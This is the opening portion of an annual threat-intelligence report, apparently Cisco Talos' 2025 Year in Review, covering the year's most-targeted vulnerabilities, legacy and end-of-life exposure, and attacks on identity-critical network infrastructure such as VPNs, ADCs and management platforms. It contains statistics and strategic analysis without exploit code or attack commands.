2020

CISCO TALOS

YEAR IN REVIEW

2025
YEAR IN REVIEW

CISCO TALOS

Table of contents

Introduction 3

Top-targeted vulnerabilities 4

Ransomware 14

Attacks against MFA 19

Email threats 26

State-sponsored threats 30

AI threat landscape 41

Introduction

The 2025 threat landscape was defined by an unprecedented acceleration in the speed of vulnerability exploitation, with adversaries weaponizing new security flaws like React2Shell and ToolShell almost immediately upon disclosure. This rapid pace of weaponization was contrasted by the enduring threat of legacy vulnerabilities, with older flaws such as Log4j and PHPUnit remaining top targets because they are deeply embedded in enterprise software stacks and third-party integrations. Furthermore, nearly 40% of the top-targeted vulnerabilities impacted end-of-life (EOL) devices, highlighting a systemic challenge where attackers consistently exploit the gap between vendor lifecycles and organizational patch management.

Released in December. Ranked #1.

React2Shell

Most targeted vulnerability of 2025

Disclosed 12+ years ago. Still top 10.

Adobe ColdFusion

Ranked No. 7 in 2025

The speed of weaponization and the longevity of exposure are defining characteristics of today's threat landscape.

Network infrastructure became a primary battleground, with attackers prioritizing identity gateways and management platforms over individual devices. By targeting Application Delivery Controllers (ADCs) and network management tools, threat actors gained the ability to bypass multi-factor authentication (MFA), steal session tokens, and orchestrate movements across entire networks from a single point of control. Attackers are increasingly targeting the systems that validate trust and broker access.

MFA was a primary target in 2025 as threat actors focused their energy on undermining the very systems that verify and manage user identity. Automated attacks against the login flows of central access platforms grew more frequent as adversaries sought to seize authentication tokens, while device compromise attacks — where attackers register their own hardware as a trusted factor — surged by a staggering 178%. These operations relied heavily on social engineering, particularly voice phishing (vishing) aimed at IT administrators, which proved three times more common than user-managed registration fraud. Targeting patterns were industry-specific: The technology sector faced frequent spray attacks due to its standardized infrastructure, while higher education was primarily hit by device compromise due to its unmanaged and diverse device environment. Manufacturing remained vulnerable to both due to its combination of predictable shift-based workforces and shared-device ecosystems.

In ransomware, the manufacturing sector remained the most targeted industry due to its low tolerance for downtime and complex hybrid environments. While the Qilin group emerged as the most active variant by volume, established groups like Akira and Play demonstrated rare longevity, maintaining their dominance for a second consecutive year. We also saw a consistent seasonal dip in ransomware activity every January, likely due to regional holidays in Eastern Europe, suggesting a strategic window for security teams to test their readiness and implement fixes before the spring surge in attacks.

Email threats also underwent change, moving toward lures that mimic everyday business workflows. Phishing subject lines shifted from generic spam to specific IT alerts, travel itineraries, and financial requests. A significant featured threat in 2025 was abuse of the Microsoft 365 Direct Send feature, which allowed attackers to spoof internal email addresses without compromising any accounts. By exploiting this legitimate feature, attackers delivered convincing messages that bypassed traditional authentication checks like SPF and DKIM, specifically targeting executives with lures related to compensation and urgent approvals.

On the geopolitical front, state-sponsored activity reached new levels of sophistication and frequency. Our China-nexus investigations increased by 74%, reflecting the breadth and increasing intensity of this threat landscape. Russian advanced persistent threats (APTs) continued to align their operations with the war in Ukraine and geopolitical sanctions, often targeting logistics and assistance networks. North Korea achieved record-breaking cryptocurrency thefts and successfully placed "fake" IT workers within Fortune 500 companies using AI-generated personas. Meanwhile, Iranian actors focused on maintaining stealthy access to telecommunications providers and utilized hacktivism as a low-cost tool for regional influence during the Israel-Hamas conflict.

Finally, the role of artificial intelligence became a dual-edged sword for the security community. While AI is not yet fully automating the attack lifecycle, it has significantly lowered the barrier for social engineering and enhanced the capabilities of advanced actors through deepfake technology. Organizations are now forced to defend against new AI-specific risks, such as context poisoning and prompt injection, while simultaneously integrating AI into their own defensive workflows to triage alerts and correlate malicious behaviors. Ultimately, Cisco Talos' 2025 report underscores that modern security requires a shift in focus from simply patching to securing the identity, supply chain, and management planes that govern the modern enterprise.

2025
YEAR IN REVIEW

Top-targeted vulnerabilities

The top 10

The top 10 most targeted vulnerabilities of 2025 reveal a threat landscape driven by speed, scale, and the continued exploitation of long-standing weaknesses. The list blends newly discovered, rapidly weaponized flaws — such as the React2Shell and ToolShell vulnerabilities — with older, deeply embedded vulnerabilities like PHPUnit and Log4j that attackers continue to exploit at high volume. Together, these CVEs illustrate how adversaries combine opportunistic scanning, automated exploitation, and supply-chain fragility to consistently compromise exposed systems.

React2Shell redefines attacker speed and targeting

React2Shell's rapid rise to the most targeted vulnerability of 2025 — despite only being disclosed in December — highlights a fundamental shift in how quickly attackers operationalize new flaws and where they choose to strike. The vulnerability's immediate exploitation reflects near-instant weaponization, driven by automated tooling and widespread internet exposure, leaving defenders little to no time between disclosure and active abuse. Additionally, React2Shell highlights attackers' growing focus on the user-facing parts of software where business logic, session handling, and identity decisions take place. Its rapid adoption reflects a clear preference for entry points that are easy to automate, widely deployed, and capable of delivering immediate impact.

> **Security takeaway:** *This trend shows that attacker prioritization is now guided less by vulnerability age or maturity and more by exposure, exploitability, and proximity to trust, reshaping how organizations must think about risk in modern environments.*

ToolShell's quick rise to the top five highlights sheer volume and impact of attacks

The presence of the ToolShell vulnerabilities, all disclosed mid-2025, inside the top five most targeted CVEs of the year is another strong indicator of the extraordinary speed and scale at which threat actors mobilize around newly exposed weaknesses. These vulnerabilities rapidly became high-frequency exploitation targets across ransomware gangs, botnets, and state-aligned actors, despite having only months of exposure time compared to the years-long runway of older CVEs on the list.

> **Security takeaway:** *For organizations, the speed at which these CVEs climbed into the top tier reflects a larger systemic challenge: Newly disclosed vulnerabilities in widely deployed software can generate significant, organization-wide impact long before typical patch cycles catch up, leaving defenders with small reaction windows and escalating consequences for even short-lived exposure.*

Figure 1

Top 10 targeted vulnerabilities in 2025

Ranking	Vulnerability	Vendor/product
1	CVE-2025-55182	React Server Components (aka React2Shell)
2	CVE-2017-9841	PHPUnit
3	CVE-2025-49704	Microsoft SharePoint (aka ToolShell)
4	CVE-2025-49706	Microsoft SharePoint (aka ToolShell)
5	CVE-2025-53770	Microsoft SharePoint (aka ToolShell)
6	CVE-2025-53771	Microsoft SharePoint (aka ToolShell)
7	CVE-2013-0632	Adobe ColdFusion
8	CVE-2021-44228	Apache Log4J (aka Log4Shell)
9	CVE-2021-44832	Apache Log4J (aka Log4Shell)
10	CVE-2021-45046	Apache Log4J (aka Log4Shell)

Four years after disclosure, Log4j remains one of the most targeted vulnerabilities in the threat landscape

The Log4Shell CVEs still appear in Talos' top 10 most targeted vulnerabilities, underscoring Log4j's status as one of the most persistent and operationally valuable exploits in modern cyber operations. Despite being disclosed in late 2021, Log4j continues to dominate attacker tooling because it remains deeply embedded in countless enterprise applications, third-party integrations, legacy systems, shadow IT assets, and unmanaged internet-facing services. Its presence across such a broad and distributed ecosystem means that full eradication remains elusive, even years later. Threat actors from opportunistic botnet operators to advanced state-backed groups continue to rely on Log4j as a highly reliable initial access vector, exploiting it at enormous scale through automated scanning and bulk exploitation campaigns.

> **Security takeaway:** *Vulnerabilities in critical open-source components can produce multi-year, ecosystem-wide exposure, where even aggressive patching efforts cannot fully neutralize the attack surface. For organizations, this underscores the long-term impact of supply chain dependencies and the enduring risk posed by vulnerabilities that are easy to exploit and impossible to fully eliminate.*

Old dev tool vulnerabilities round out the top 10, highlighting the longevity of "easy" exploits

The prominence of vulnerabilities tied to developer tools and frameworks, such as PHPUnit (CVE-2017-9841) and Adobe ColdFusion (CVE-2013-0632), highlights how the development ecosystem has become a persistent source of risk. PHPUnit is a widely used testing framework for the PHP programming language that helps developers ensure their code works correctly. It powers a significant portion of the internet, underpinning popular sites such as Facebook, Wikipedia, WordPress, Shopify, Etsy, and Slack. Many organizations similarly rely on Adobe ColdFusion, which they use to build and maintain web and mobile applications. Key uses for Adobe ColdFusion include creating APIs, building reports and dashboards, manipulating files and images, and connecting to external services like Microsoft products and Java. Because development tools and frameworks are widely bundled, inconsistently versioned, and often forgotten post-deployment, their vulnerabilities produce long-tail exposures that attackers can exploit for years or even decades.

> **Security takeaway:** *Components like PHPUnit, ColdFusion, and Log4j often end up buried inside applications where defenders may not even realize they exist and/or be tightly coupled to legacy applications, making updates disruptive and resource intensive. As a result, they fall outside normal patch cycles and asset inventories, leaving long-term blind spots that attackers routinely exploit. For organizations, development ecosystem components require the same visibility, inventorying, and patch rigor as traditional infrastructure.*

Because development tools and frameworks are widely bundled, inconsistently versioned, and often forgotten post-deployment, their vulnerabilities produce long-tail exposures that attackers can exploit for years or even decades.

The top 100

The top 100 most targeted vulnerabilities reveal a threat landscape shaped by rapid weaponization, ongoing exploitation of long-standing CVEs, and persistent weaknesses in both modern and legacy systems. The list blends newly disclosed remote code execution (RCE) vulnerabilities with decade-old flaws — many affecting EOL devices that organizations can no longer patch — highlighting how outdated infrastructure continues to expand the attack surface. Across these CVEs, attackers consistently prioritize software and firmware inside network appliances, identity-adjacent systems, and widely deployed open-source components, reflecting a clear focus on the elements that control access and connectivity. Taken together, these vulnerabilities offer a concise snapshot of where adversaries find the most operational leverage and where defenders face the most chronic, systemic challenges.

Legacy systems remain highly vulnerable to attack

Nearly 40% of the 100 top-targeted vulnerabilities in 2025 directly impact EOL devices. Threat actors continue to weaponize old vulnerabilities because they know many organizations still have unpatched legacy assets in production, especially network hardware, VPN appliances, and web servers. These CVEs are often used for initial access, particularly on perimeter devices that lack endpoint detection and response (EDR) visibility. Patching and asset retirement policies generally lag vendor lifecycles, and attackers deliberately exploit this gap.

Framework-level vulnerabilities reveal supply chain weaknesses

About 25% of the vulnerabilities on our top 100 list affect widely used frameworks and libraries that are used across the software ecosystem, highlighting the risk of supply chain-style attacks. These widely used components — like Log4j, Spring, Tomcat, or OpenSSL — sit deep within the software stack and are foundational to how applications and many network appliances operate, meaning a single CVE can yield mass exploitation potential across industries. Moreover, since these are codebase-level vulnerabilities, the impact is rarely confined to a single product, making software supply chain attacks an inherent risk. A single vulnerability in application frameworks and libraries can reappear in dozens of products across vendors, creating a massive attack space for adversaries to exploit. This situation creates systemic weaknesses that persist across multiple hardware and software ecosystems.

Network devices are prime targets

23% of CVEs directly impact network devices like VPN appliances, next-generation firewalls (NGFWs), load balancers, routers, and others. Since these systems sit at the perimeter of enterprise environments, compromise may lead to direct access to the critical networks. Attackers don't need many network-device CVEs, they only need a handful of highly exposed, reliably exploitable ones. This aligns with real-world trends from CISA's Known Exploitation Vulnerability (KEV) catalog, where exploitation consistently favors edge devices because they are internet-facing, often lag in patching, and provide direct operational leverage once compromised.

The top 100 vulnerabilities by the numbers

80% of the vulnerabilities in our dataset were RCE flaws, which allow adversaries to bypass identity controls, eliminate the need for phishing, and gain footholds even on highly segmented networks. They also lend themselves to automation and mass scanning, making them the preferred type of vulnerability for both sophisticated threat actors and commodity botnets.

100 top-targeted vulnerabilities by type



- **80%** RCE
- **8%** Authentication bypass
- **3%** Path traversal
- **3%** Information disclosure
- **3%** Denial-of-service (DoS)
- **2%** Buffer overflow
- **1%** SSRF

40%
of vulnerabilities directly impact EOL devices

25%
impact widely used frameworks and libraries

32%
are at least a decade old

Figure 2

CVE variability by company size

Small companies saw the most variability in CVE exploitation attempts, compared to medium and especially large companies, where a smaller number of vulnerabilities accounted for a larger amount of the threat activity.



CVE age distribution highlights systemic patch delays

32% of vulnerabilities are at least 10 years old. Despite their age, many of these flaws remain exploitable for many reasons, often because they affect core components (e.g., Bash, PHP, Apache Struts) that exist everywhere. These CVEs are easy to weaponize, with publicly available proof-of-concept (PoC) code and fully automated scanners and bots that continuously probe the internet for vulnerable systems, requiring minimal effort and cost on the part of the adversary. Moreover, many older CVEs — like those affecting VPNs, web servers, and firewalls —provide direct initial access to a network. For example, CVE-2018-13379 (Fortinet), CVE-2019-11510 (Pulse Secure), and CVE-2020-5902 (F5 BIG-IP) are all over five years old but were still actively targeted in 2025 because they provide immediate remote access.

Company size impacts CVE targeting trends

In 2025, small organizations saw a greater variety of threats impacting them at equal intensity, while medium and large organizations were impacted by fewer CVEs at a disproportionately higher rate. Medium and large companies had a handful of vulnerabilities (see Figure 2) that experienced notably more targeting than the rest, whereas small companies had a much more even distribution of exploitation activity across all CVEs. This is likely due to several factors. First, large organizations tend to have more standardized infrastructure and run widely deployed software. This reduces variability, meaning that successful exploitation of a single CVE in these platforms could yield massive payoffs, so attackers disproportionately focus on a handful of high-value vulnerabilities. Technology diversity is also a factor; smaller organizations use a wider mix of off-the-shelf, consumer-grade IT products that may be cheap, widely available, and bundled with ISP or MSP services. This often leads to multiple brands, mixed operating systems (OSs), and older hardware, meaning that more unique CVEs are applicable to their environment. Lastly, small organizations are often victims of opportunistic scanning for unpatched CVEs, while large entities attract strategic campaigns where attackers deliberately weaponize specific CVEs for maximum disruption.

Figure 3

CVE age distribution



Figure 4

Top 50 network infrastructure CVEs



**Note: "Network access infrastructure" includes network access control platforms, wireless access controllers, and access gateways*

In 2025, the majority of attacker activity against network infrastructure focused on the systems that validate, enforce, or broker identity.

The top 50 network infrastructure CVEs

A clear theme emerged from this year's data: Attackers are targeting identity by compromising the infrastructure that sits around it — both physical hardware devices and the very software and management platforms that run them. Network components often act as de facto identity gateways, and when they are breached, adversaries gain the ability to impersonate users, bypass MFA, and traverse networks undetected. This is why, in 2025, the majority of attacker activity against network infrastructure focused on the systems that validate, enforce, or broker identity. Separately, attackers targeted the software and firmware embedded within network appliances far more than the physical devices themselves, showing that adversaries overwhelmingly prefer high-access targets that require minimal exploitation steps and yield maximum operational payoff.

Attackers prioritize identity control points in the network

While most network infrastructure supports identity indirectly, in 2025, attackers overwhelmingly focused on a narrower subset of components that directly authenticate users, enforce access decisions, or broker trust between systems (see Figure 5). These identity-centric components act as control points for the entire environment, meaning their compromise can invalidate MFA, bypass segmentation, and grant immediate access to high-value resources. Our data shows that the vast majority of top-targeted network infrastructure vulnerabilities fall into this category. Identity-centric network components grant actors an efficient route to broad access, lateral movement, and long-term persistence, and organizations should likely consider impact on identity when prioritizing patching of network devices.

Figure 5

How network infrastructure components interact with identity

	Category	Identity role
Identity critical	**VPNs**	Authenticate users directly and create trusted sessions; compromise enables user impersonation and bypass of MFA.
	Application delivery controllers (ADCs)	Broker SSO and validate identity tokens; compromise exposes or alters authentication flows.
	Next-generation firewalls (NGFWs)	Enforce identity-based access policies; compromise lets attackers bypass segmentation and impersonate users.
	Network management platforms	Hold privileged admin credentials; compromise enables broad identity and device-level escalation.
	Network access infrastructure	Authenticates users and devices, enforces identity based policy, and determines whether access to the network is granted at all; compromise allows attackers to bypass authentication and assign privileged access roles
Identity adjacent	**Router**	Routes packets; no user or device authentication
	Switch	Operates at OSI layer 2 (Data Link layer); no identity decisions
	DNS server	Resolves names, doesn't validate users
	Load balancer	Distributes traffic; not identity-aware

Identity at the edge: How attackers exploit network devices to become trusted users

When attackers target identity control points, they can bypass traditional security and remain hidden inside the system as “trusted” users with access to high-value resources. This step-by-step process turns a single break-in into long-term operational control.



VPN gateway

Identity entry point

Attacker compromises VPN device to gain initial access as valid user.

Firewall

Policy enforcement

Exploits user-based firewall rules to move from public/DMZ to internal network.

Access gateway

Identity broker

Targets the system that brokers identity and delivers SSO to achieve full user impersonation and long-term persistence as valid identity.

Load balancer/ ADC

App-layer trust

Pivots to the ADC admin interface, gaining access to every app it controls.

Internal applications

Sensitive internal apps

Leverages valid tokens to access business-critical systems, deploy payloads, and exfiltrate data.

Network management platform

Device management systems

Gains admin control over large groups of network devices, achieving structural compromise of the environment.

Routers

Network infrastructure

Attacker finally compromises infrastructure devices to establish deep stealth and longer-term operational control.

Why the management plane matters

Network management platforms are not network devices, but attackers treat them as part of the same attack surface because they control network devices. From an adversary perspective, these systems are functionally equivalent to compromising a high-value network device because they:

- Store device credentials
- Can push configs to firewalls, routers, VPNs
- Orchestrate virtual switching and routing
- Can modify identity hookups (RADIUS, SAML, LDAP)
- Provide complete visibility into the environment

While these platforms are not devices, they are clearly network-infrastructure control points. This is why APT groups frequently target vCenter, FortiManager, Cisco Security Manager, Panorama, and Aria Ops. A single compromise of a management-plane platform can yield access equivalent to compromising dozens of edge appliances, making them strategically important to include when assessing 2025 network infrastructure threat trends.

Management platforms offered attackers a single point of control

Network management platforms, which accounted for nearly a quarter of the CVEs in our dataset, are valuable to attackers because they control the configuration, monitoring, and orchestration of devices that run the network. Vulnerabilities in tools like vCenter Server, Aria Operations for Networks, and Cisco Security Manager give adversaries direct access to privileged administrative functions, device credentials, and automation pipelines that touch hundreds of downstream systems. This means that even a single compromise could cascade into organization-wide exposure without requiring attackers to breach each router, firewall, or appliance individually. These systems also tend to be less monitored than identity providers or edge appliances, allowing attackers to operate with greater stealth. The small percentage share in our dataset can be misleading for organizations – network management CVEs remain among the most consequential vulnerabilities in the ecosystem because compromising them equates to compromising the entire network they govern.

Adversaries targeted ADCs as high-impact identity gateways into critical applications

Application delivery controllers (ADCs) play a critical identity role in an organization's network infrastructure and accounted for 22% of the top 50 targeted network devices. ADCs, like Citrix ADC and F5 BIG-IP, are essentially a load balancer with identity and access control features. They handle SAML and OAuth flows, session cookies, TLS keys, and often enforce MFA and access policies – effectively making them part of the identity infrastructure. By exploiting vulnerabilities in these devices, attackers can intercept authentication data, extract session tokens, and impersonate users across multiple applications at once. Compromising a single ADC can expose dozens of downstream systems, making these devices powerful force multipliers. For organizations, this means ADCs must be protected as identity control points, not merely performance appliances.

Figure 6

ADC amplification



Why are vulnerabilities impacting shared OS and platform software disproportionally dangerous?

Cross multiple device classes

Platform software runs across many hardware models and device types, meaning a single vulnerability can simultaneously expose large portions of the infrastructure. Unlike device-specific flaws, these are not contained to one product line or deployment tier.

Uniformly exposed and highly scalable to attack

Unlike enterprise applications, network infrastructure hardware is rarely customized and deployed identically across thousands of organizations. This creates a perfect environment for automated, mass exploitation.

Ultimate stealth

Once an attacker compromises an appliance's software layer, they gain the ability to hide command-and-control (C2) channels inside legitimate flows and other access that allows far more stealth than in host-based compromises.

Hard to contain

Patching requires coordinated, often disruptive upgrades, so organizations may delay remediation. This creates long-lived, systemic risk rather than isolated exposure.

Deep operational control

Targeting the software layer inside network appliances gives adversaries deep access, allowing admin-level control, manipulation of security policies, credential harvesting, and the ability to reroute and decrypt traffic. Attackers want to operate the device, not simply break in.

Immediate identity access

Nearly all network appliance software sits at some form of identity boundary, including VPN gateways that authenticate users and firewalls that broker trusted vs. untrusted segments, meaning a single compromise can yield MFA bypass, session token theft, and the ability to impersonate valid users.

A small number of vulnerabilities drive outsized risk

Talos also looked at the scope of the vulnerabilities (i.e., what part of the device they impact) to understand their severity and scalability. For instance, while some vulnerabilities are tied to specific appliance families or hardware models, others, like Forti-OS or PAN-OS, are embedded in every OS that runs the devices. A vulnerability that scales across many hardware classes via a shared software platform is fundamentally different from one that impacts a single device class in terms of risk (see page 12).

Our analysis shows that while the majority of the 50 most-targeted network infrastructure vulnerabilities (66%) affect device-specific firmware, nearly one-third target shared software platforms, embedded services, or management planes. These components offer significantly greater operational leverage to attackers (see Figure 7). Platform software vulnerabilities, though relatively rare at just 14% of CVEs, carry outsized impact because they span multiple device classes simultaneously, meaning a single flaw can expose routers, switches, and controllers simultaneously. Embedded services and management software, together accounting for 20% of CVEs, further concentrate risk by exposing authentication workflows and aggregating privileged administrative access.

While device firmware vulnerabilities dominate by volume, they are typically narrow in scope and limited to individual models, meaning their prevalence does not always translate to proportional impact or attacker scalability. Collectively, these higher-leverage vulnerability classes enable identity compromise, policy manipulation, and infrastructure-wide escalation far beyond what isolated device flaws typically allow (see Figure 7).

Platform software vulnerabilities, though relatively rare at just 14% of CVEs, carry outsized impact because they span multiple device classes simultaneously, meaning a single flaw can expose routers, switches, and controllers simultaneously.

Figure 7

Vulnerability scope and risk

